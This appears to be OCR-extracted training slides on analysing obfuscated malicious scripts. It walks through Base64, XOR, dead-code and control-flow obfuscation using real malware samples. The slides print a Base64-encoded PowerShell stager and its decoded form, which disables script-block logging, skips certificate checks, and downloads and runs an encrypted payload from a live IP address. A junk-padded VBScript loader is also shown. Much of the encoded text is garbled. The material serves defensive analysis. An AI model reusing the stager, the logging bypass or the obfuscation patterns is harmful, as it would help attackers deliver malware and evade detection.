


Obfuscated scripts analysis

What is obfuscation?

The process of concealing the original code, rendering it difficult to understand



Hashing vs. Encryption vs. Encoding vs. Obfuscation



Hashing vs. Encryption vs. Encoding vs. Obfuscation

Hashing	Encryption	Encoding	Obfuscation
 Data is taken as an input and a fixed length string with the following properties is produced: Same input should always produce the same output Different input data should not produce the same output The input cannot not be calculated based on the output 	Data is transformed using a specialized algorithm in order to provide confidentiality. Only certain individuals can reverse the encryption (key owners)	Data is transformed with the purpose of being interpreted by different systems. Does not provide confidentiality.	Obfuscation is used to prevent people from understanding the meaning of the code.

Obfuscation Techniques

Base 64 Encoding Exclusive OR (XOR)

Hexadecimal Representation

Dead Code Insertion Obscured Control Flow

Obfuscated Script Analysis

EXAMPLE 1 - BASE64 ENCODING


Base 64 – Cheat Sheet

Base64 Code	Decoded (. == 0x00)	Description	
JAB	\$.	Variable declaration (UTF-16)	
TVq	MZ	MZ header	
PAA	<.	Often used in Emotet command lines (UTF-16)	
SUVY	IEX	PowerShell Invoke Expression	
SQBFAF	I.E.	PowerShell Invoke Expression (UTF-16)	
aWV4	iex	PowerShell Invoke Expression	
aQBIA	i.e.	PowerShell Invoke Expression (UTF-16)	
R2V0	Get	Often used to obfuscate imports like GetCurrentThreadId	
dmFy	var	Variable declaration	
dgBhA	v.a.	Variable declaration (UTF-16)	

Source:https://twitter.com/cyb3rops/status/1187341941794660354?lang=en

Obfuscated Script Analysis – Base64 encoding

Getting the Sample - MalwareBazar




Obfuscated Script Analysis – Base64 encoding

powershell -exec bypass -Noninteractive -windowstyle hidden -e SQBmACgAJABQAFMAVgBlAFIAcwBJAE8AbgBUAEEAYgBMAGUALgBQAFMAVgBFAFIAUwBJAE8ATgAuAE0AYQBqAG8AUgAgAC0AZwBFACAAMwApAHsAJABHAFAARqA9AFsAUg BFAEYAXQAUAEEAcwBzAEUAbQBiAEwAWQAUAECAZQB0AFQAWQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAUAEEAdQB0AG8AbQBhAHQAaQBv AG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAGUAVABGAEkAZQBgAGwAZAAIACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwB1AHQAdABpAG4AZwBzAC cALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAQBiACwAUwB0AGEAdABpAGMAJwApADsASQBmACqAJABHAFAARqApAHsAJABHAFAAQwA9ACQARwBQAEYALqBHAEUAVABWAEEAb ABVAGUAKAAkAG4AVQBsAEwAKQA7AEkARqAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBb ACCAUWBJAHIAaQBWAHQAQQAnACsAJWBsAG8AYWBrAEwAbwBnAGcAaQBuAGcAJWBdAFsAJWBFAG4AYQBIAGWAZQBTAGMAcqBpAHAAdABCACcAKWAnAGWAbwBJAGsATABVAGc 9 AZWBPAG4AZWANAF0APQAWADSAJABHAFAAQWBbACCAUWBjAHIAaQBWAHQAQGANACSAJWBSAG8AYWBrAEWAbwBnAGCAAQBUAGCAJWBdAFSAJWBFAG4AYQBiAGWAZQBTAGMACG 10 BpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAFYAQQBsAD0AWwBDAE8ATABsAEUAQwB0AEkAbwBOAFMALgBHA EUATGBFAHIASQBjAC4ARABJAGMAVABpAG8ATGBhAFIAeQBbAHMAdABSAGkAbgBHACwAUwBZAHMAVABFAG0ALGBPAGIASGBLAGMAdABdAF0AOGA6AE4ARQBXACGAKQA7ACQA 12 dgBBAEwALgBBAGQARAAoACCARQBuAGEAYgBSAGUAUwBjAHIAaQBwAHQAQqAnACSAJwBSAG8AYwBrAEwAbwBnAGCAaQBuAGCAJwASADAAKQA7ACQAVgBBAGwALgBBAEQAZAA 13 OACCARQBUAGEAYqBsAGUAUwBjAHIAaQBwAHQAQqBsAG8AYwBrAEkAbqB2AG8AYwBhAHQAaQBvAG4ATABvAGCAZwBpAG4AZwAnACwAMAApADsAJABHAFAAQwBbACCASABLAE 14 UAWQBfAEwATwBDAEEATABfAE0AQQBDAEqASQBOAEUAXABTAG8AZqB0AHcAYQByAGUAXABQAG8AbABpAGMAaQB1AHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAb 15 WB3AHMAXABQAG8AdwB1AHIAUWBOAGUAbABsAFWAUWBjAHIAaQBWAHQAQQANACsAJWBsAG8AYWBrAEWAbwBnAGcAaQBuAGcAJWBdAD0AJAB2AEEAbAB9AEUAbABTAGUAewBb 16 AFMAQwBSAGkAUAB0AEIATABvAGMAawBdAC4AIgBHAEUAdABGAGkARQBgAEwAZAAiACgAJwBzAGkAZwBuAGEAdAB1AHIAZQBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGw AaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBFAHQAVqBBAEwAdQBFACqAJABuAFUATABsACwAKABOAEUAdwAtAE8AYqBKAEUAYwB0ACAAQwBPAEwAbABlAGMAVABpAE8ATq BzaC4ARwBlaG4AZQBSAEkaYwAuAEgAYQBzAGqAUwBFAFQAWwBzAHQAcqBJAE4ARwBdACkAKQB9AFsAUqBlaGYAXQAuAEEAcwBzAEUAbQBCAGwAWQAuAEcAZQBUAFQAeQBQA GUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpAGwAcwAnACkAfAA/AHsAJABfAH0A fAAlAHsAJABfAC4ARwBlAFQARqBJAGUATABEACqAJwBhAG0AcwBpAEkAbqBpAHQARqBhAGkAbABlAGQAJwAsACcATqBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGKAYwA 21 nACkALgBTAGUAVABWAGEATAB1AEUAKAAkAE4AdQBsAEwALAAkAHQAUgBVAEUAKQB9ADsAfQA7AFsAUwB5AFMAVABFAG0ALgBOAGUAdAAuAFMARQBVAHYASQBjAEUAUABPAE kAbqB0AE0AYQB0AEEARwBlAFIAXQA6ADoARQB4AHAARQBjAFQAMQAwADAAQwBvAE4AdABJAE4AVQBlAD0AMAA7ACQAVwBjAD0ATqBlAHcALQBPAGIAaqBlAEMAdAAqAFMAe OBTAHOAROBŁAC4ATgBFAFOALgBXAEUAQgBDAGwAaOBFAE4AVAA7ACOAdQA9ACCATOBVAHOAaOBSAGwAYOAVADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAu 24 ADEAOWAQAFCATWBXADYANAA7ACAAVABYAGKAZABlAG4AdAAVADCALQAWADSAIABYAHYAOQAXADEALQAWACKAIABSAGKAAWBlACAARWBlAGMAAWBVACCAOWBbAFMAeQBzAHQ 25 AZQBtAC4ATgBlaHQALgBTAGUAcgB2AGkAYwBlAFAAbwBpAG4AdABNAGEAbqBhAGcAZQByAF0AOgA6AFMAZQByAHYAZQByAEMAZQByAHQAaQBmAGkAYwBhAHQAZQBWAGEAbA 26 BpAGQAYQB0AGKAbwBuAEMAYQBsAGwAYqBhAGMAawAqAD0AIAB7ACQAdAByAHUAZQB9ADsAJAB3AGMALqBIAEUAQQBKAEUAcqBzAC4AQQBKAGQAKAAnAFUAcwBlAHIALQBBA GCAZQBuAHQAJwAsACQAdQApADsAJABXAEMALqBQAFIAbwB4AHkAPQBbAFMAWQBzAFQARQBtAC4ATqBlAFQALqBXAEUAQqBSAGUAcQBVAGUAcwB0AF0A0qA6AEQAZQBmAEEA 28 VQBsaHQAVwB1AGIAUAByAE8AeAB5ADsAJAB3AEMALqBQAFIAbwB4AFkALqBDAHIAZQBEAGUATqBUAEkAYQBsAFMAIAA9ACAAWwBTAHkAUwBUAEUAbQAuAE4AZQBUAC4AQwB 29 SAEUARABFAG4AdABPAEEAbABDAEEAYWBOAEUAXQA6ADOARABFAGYAQQBVAGWAdABOAGUAdABXAE8AUGBrAEMAUGBFAEQARQBuAHQASQBhAEWACWA7ACQAUWBjAHIAaQBWAH QAOQBQAHIAbwB4AHkAIAA9ACAAJAB3AGMALgBQAHIAbwB4AHkAOwAkAEsAPQBbAFMAWQBTAHQARQBtAC4AVABFAFgAVAAuAEUAbgBjAE8ARABpAG4ARwBdADoAOgBBAFMAQ 31 WBJAEKALGBHAEUAdABCAFKAdABlAFMAKAANADQAYQAYAGUAMQAZADIAZABKADQAMQBmADEAOABiAGEAMWBKADMAOAAOADEAOQA4AGIAZGBKADKAZQAYADUAZAANACKAOWAKA FIAPQB7ACQARAASACQASwA9ACQAQQBSAECAUwA7ACQAUwA9ADAALgAuADIANQA1ADSAMAAuAC4AMgA1ADUAfAAlAHSAJABKAD0AKAAKAEOAKwAkAFMAWwAkAF8AXQArACQAS wBbacqaxwalacqaswauaemabwb1ae4adabdackajqayaduanga7acqauwbbacqaxwbdacwajabtafsa<mark>jab</mark>ka<u>fqabqakafmawwakafqaxqasacqauwbbacqaxwbdahqa</u>qwaka EQAFAAlahsa<mark>jab</mark>jadoakaakaekakwaxackajoayaduanga7acoasaa9acgajabiacsajabtafsajabj<mark>afo</mark>akoaladianoa2adsajabtafsajabjafoalaakafmawwakaegax QA9ACQAUwBbACQASABdACwAJABTAFsAJABJAF0A0wAkAF8ALQBCAFgATwByACQAUwBbACgAJABTAFsA<mark>JAB</mark>JAF0AKwAkAFMAWwAkAEgAXQApACUAMgA1ADYAXQB9AH0A0wAkA 36 HMAZQByAD0AJwBoAHQAdABwAHMAOqAvAC8AMwA3AC4ANwAyAC4AMQA3ADUALqAxADkAMQA6ADQANAAZACcAOwAkAHQAPQAnAC8AbABvAGcAaQBuAC8AcAByAG8AYwB1AHMAc wAuAHAAaABwACcAOwAkAFcAQwAuAEqAZQBBAEQAZQBSAHMALqBBAEQAZAAOACIAQwBvAG8AawBpAGUAIqAsACIAcwBlAHMAcwBpAG8AbqA9AEqARwBsAGwAbwBaAFMAVABYA GMAawBPAESAZQBKAGMAZQBTAESARQBPAHOAQwBnADCAaQBRAD0AIgApADSAJABEAEEAdABBAD0AJABXAEMALgBEAE8AVwBOAEwATwBBAEQARABhAHQAYQAOACQAcwBFAHIAK 39 WAKAFQAKQA7ACQASQB2AD0AJABEAGEAVABBAFSAMAAUAC4AMWBdADSAJABKAEEAdABBAD0AJABKAEEAVABhAFSANAAUAC4AJABKAGEAVABhAC4ATABFAG4AZWB0AGqAXQA7A 40 COASGBVAEKADGBDAEMAAABhAFIAWwBdAFOAKAAMACAAJABSACAAJABKAGEAdABBACAAKAAKAEKAVGArACOASWADACKAfABJAEUA<mark>WAA=</mark>

JAB -> Variable
Declaration

Obfuscated Script Analysis — CyberChef Deobfuscation



Obfuscated Script Analysis – Extracting IOCs

```
1 If ($PSVeRsIOnTAbLe.PSVERSION.MajoR -qE 3) {$GPF=[REF].AssEmbLY.GetTYpe('System.Management.Automation.Utils')."GetFIe`ld"('cachedGroupPolicySettings','N'+'onPublic
  2 If ($GPF) {$GPC=$GPF.GETVAlue($nUlL);
  3 IF($GPC['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;
  4 $GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}$VAl=[COLLECTIONS.GENETIC.DICTIONARY[stRinG,SYSTEm.ObJect]]::NEW();
  5 $vAL.AdD('EnableScriptB'+'lockLogging',0); $VAl.ADd('EnableScriptBlockInvocationLogging',0);
  6 $GPC['HKEY LOCAL MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$vAl}ElSe{[SCRiPtBLock]."GEtFiE`Ld"('signatures','N'+'onPublic,States)
  7 [SySTEm.Net.SErvicEPOIntMaNAGeR]::ExpEcT100CoNtINUe=0;
 8 $Wc=New-ObjeCt SyStEm.NET.WEBCliENT;
 9 $u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko'; [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
10 $wc.HEAdErs.Add('User-Agent',$u);
11 $WC.PRoxy=[SYsTEm.NeT.WEBReqUest]::DefAUltWebPrOxy;
12 $wc.Proxy.CreDeNTIalS = [SySTEm.Net.CREDEntialCache]::DefAultNetWORkCREDEntials; $Script:Proxy = $wc.Proxy;
13 $K=[SYStEm.TEXT.EncODinG]::ASCII.GEtBYteS('4a2e132dd41f18ba3d384198bfd9e25d');
14 $R={$D,$K=$ARGS;$S=0..255;0..255|%{$J=($J+$S[$ ]+$K[$ %$K.CouNt])%256;
15 \$S[\$], \$S[\$J] = \$S[\$J], \$S[\$], \$S[\$] + \$S[\$I], \$S[\SI], \$S
16 $ser='https://37.72.175.191:443';$t='/login/process.php';$WC.HeADeRs.ADd("Cookid", "session=HGlloZSTXckOKeJceSKEOzCg7iQ=");
17 $DAtA=$WC.DOWNLOADData($sEr+$T);
18 $IV=$DaTA[0..3];$dAtA=$dATa 4..$daTa.LEngth];-JoIn[ChaR[]](& $R $datA ($IV+$K)) IEX
                                                                                                                                                                                                                     Registry key created
```

IOC Found

Obfuscated Script Analysis

EXAMPLE 2 - BASE64 AND XOR


Obfuscated Script Analysis – Base64 and XOR

Environment Variable-> points to CMD.EXE


Base64 Encoded
Text

- /b argument will start the application without creating a new window
- /c will exit the application after running a single command
- /min will start the application minimized
- -nop do not instantiate with a startup profile

Obfuscated Script Analysis – CyberChef Deobfuscation




Obfuscated Script Analysis – CyberChef Deobfuscation



Obfuscated Script Analysis – Code Inspection

Obfuscated Script Analysis — CyberChef Deobfuscation



Obfuscated Script Analysis


EXAMPLE 3 - DEAD CODE

Obfuscated Script Analysis - Dead Code

Comments declared with

' prolific instrument Palermo, 7053240 Hattiesburg warden Burch Artemis premise besotted phosphorus miterwort seaworthy ipecac. superstition salesgirl headstand bladder ' infantryman Lusaka, enhance channel. Yonkers KY Columbus innermost lability volunteer, Lima blitzkrieg secretarial, Cambodia Brest antisemite, credulous doe potatoes co REM neptunium extrinsic symmetry Leone tune. Lehigh motive period hexafluoride burnish collegian devil optometrist ransom Japan machinery cod malformation burg credo pinl ' daydream MacDougall reinstate Jesus lorry accost gory retrieval handline workout, McClellan disgruntle Roy lazy metazoa fish, celebrant Weller docket Holst grunt later vrs = Array (79,148,151,47,8,7,7,79,148,83,43,47,262,28,249,177,47,7,151,194,10,7,7,7,242,30,79,148,152,47,8,7,7,79,148,83,43,55,262,28,223,173,47,7,194,11,7,7,7,79,146,2 REM stooge newspaperman depress rangy volcanic vivace moneywort diagnose Machiavelli. newsmen cost Adele. agrimony impracticable cowman coincide obsess photon swill. side niTC = Array(160,87,8,7,7,72,253,199,8,123,17,79,148,83,43,55,239,18,228,262,262,146,202,79,146,147,43,71,9,7,7,79,58,211,239,208,260,41,7,79,136,203,87,9,7,7,98,202,71,1 ' limp rectify Gordon Carboloy Somalia switchboard Benjamin violent quess quarrelsome penultimate bearish cram tint stearate wheat viii intimater strut malnutrition chore zVpd = Array (36,262,194,153,118,70,11,262,7,7,262,158,163,162,88,262,7,7,7,7,56,148,174,103,152,29,29,7,7,262,262,7,7,7,7,29,29,7,7,257,191,7,7,7,7,30,30,32,186,137,182,33 FWV = Array (245,251,221,31,7,7,236,15,38,38,7,96,134,53,7,31,31,30,146,183,33,192,255,30,39,39,262,262,183,211,232,39,39,7,7,262,262,30,30,262,262,39,39,7,7,50,125,221,21 REM leadsman Datsun archipelago weatherstrip, wine yaw Huntington, standeth directorate, 7001722 dieldrin mini workstation triatomic Poole midge raise quildhall Winifred REM omitted fieldstone jubilate gusto captive alacrity Northrup gadolinium Finland transparent dutiful. frown Vought acerbic Stanley dead protest, quarrymen yardstick ger ' crania rosy gentry241 reinstate765 Newcastle primal matins eclipse maw silage Russia delightful longitude Keller puzzle stultify signify testament continue centipede L' REM pass dangle haven renaissance, Ligget atrocious bellman sidestepped dingo absorptive voracity Aquila agree student dolphin view break swami molecular epsilon germina. REM leadsman281 Juan matrimony sore Sahara cowslip democrat aurora fluoridate retardation swing, cube Addison Carlson perch muezzin nouveau clench bedazzle drawbridge leadsman281 Juan matrimony sore Sahara cowslip democrat aurora fluoridate retardation swing. SRIOV = Array (7,168,182,104,7,32,32,7,7,30,30,33,176,251,163,193,129,167,69,31,79,165,182,253,171,125,191,167,15,205,72,88,101,235,33,262,262,257,191,179,7,7,7,179,181,29 REM marketplace morphemic substantiate motorcar Euclid rueful317, octennial mobcap Plymouth Zellerbach airbrush sportswear, seamstress coloratura strike Moreland. penthol ' kohlrabi soliloguy Fanny annuity Coffey bulldoze770 thymine, 5901889 predilect confess bail slide sketchbook Middlesex quartile rude amorphous, pavanne admissible925 basm = Array(39,39,243,88,233,237,240,7,7,7,7,30,95,12,223,112,30,33,33,7,7,262,262,7,7,29,29,7,7,29,127,65,50,119,201,29,7,7,7,7,34,34,223,167,30,30,7,7,37,37,7,7,29,29 rSltLvgl=Array(77,124,117,106,123,112,118,117,39,87,89,81,111,47,48,17,78,108,126,120,95,47,41,75,76,73,92,78,65,39,77,102,75,89,86,87,87,76,75,39,52,39,90,123,104,121,15 execute(limpet(rSltLvql)): ' reed bhoy mall accelerate Procyon eta featherweight occident shakeable Madison Scarsdale ellipsis, univalent. prickle Korea clerk immemorial riddance bawd, caulk. abso

Obfuscated Script Analysis – Removing Dead Code



Obfuscated Script Analysis - Dead Code

```
anyaxMfVI=Array(77,124,117,106,123,112,118,117,39,117,112,116,105,124,122,47,48,17,75,112,116,39,104,126,121,128,65,39,90,108,123,39,104,126,121,128,39,68,39,94,90,106,:
execute(limpet(anyaxMfVI)):
WRY=Array (77,124,117,106,123,112,118,117,39,122,104,117,107,111,112,115,115,47,48,17,122,104,117,107,111,112,115,115,39,68,39,74,90,123,121,47,94,90,106,121,112,119,123
execute(limpet(WRY)):
execute(limpet(VTGBqYZh)):
hgSa=Array(77,124,117,106,123,112,118,117,39,105,89,75,94,47,48,17,78,108,126,120,95,47,41,75,76,73,92,78,65,39,77,102,84,76,90,90,72,78,76,39,52,39,90,123,104,121,123,4
execute(limpet(hgSa)):
Function limpet (hmx)
chivalrous=1:pbI=9
KONQLa = lbound(hmx)
OOSUF = ubound(hmx)
for judicious = KONQL to OOSUF
Randomize
if hmx(judicious) = 999999 Then
Talmud = Talmud & ChrW(Int((chivalrous-pbI+1)*Rnd+pbI))
Talmud = Talmud & ChrW(hmx(judicious) - (((5965 - (12 - 6.0)) - 292.0) - 5660.0))
End if
Next
limpet = Talmud
End Function
```


Obfuscated Script Analysis

EXAMPLE 4 - OBSCURED CONTROL FLOW

Obfuscated Script Analysis — Obscured Control Flow

```
Sub Example()
        VcFdiiuwFv(1)
   Public Function VcFdiiuwFv(uKDhjILkWb)
        OtBnnwuIq=""
       If uKDhjILkWb=1 then
            OtBnnwuIq=JywBggsfjEh
            NgfsrHhIwkn=OtBnnwuIq
       elseIf uKDhjILkWb=2 then
            OtBnnwuIq=JgfDHLKggsjY
10
            NgfsrHhIwkn=OtBnnwuIq
11
       elseIf uKDhjILkWb=3 then
12
            OtBnnwuIq=jBgcGTSHbgdG
13
            NgfsrHhIwkn=OtBnnwuIq
        elseIf uKDhjILkWb=4 then
            OtBnnwuIq=UknGdGrKiKn
16
            NgfsrHhIwkn=OtBnnwuIq
   end Function
   Function lJgvBfFgDFjhj()
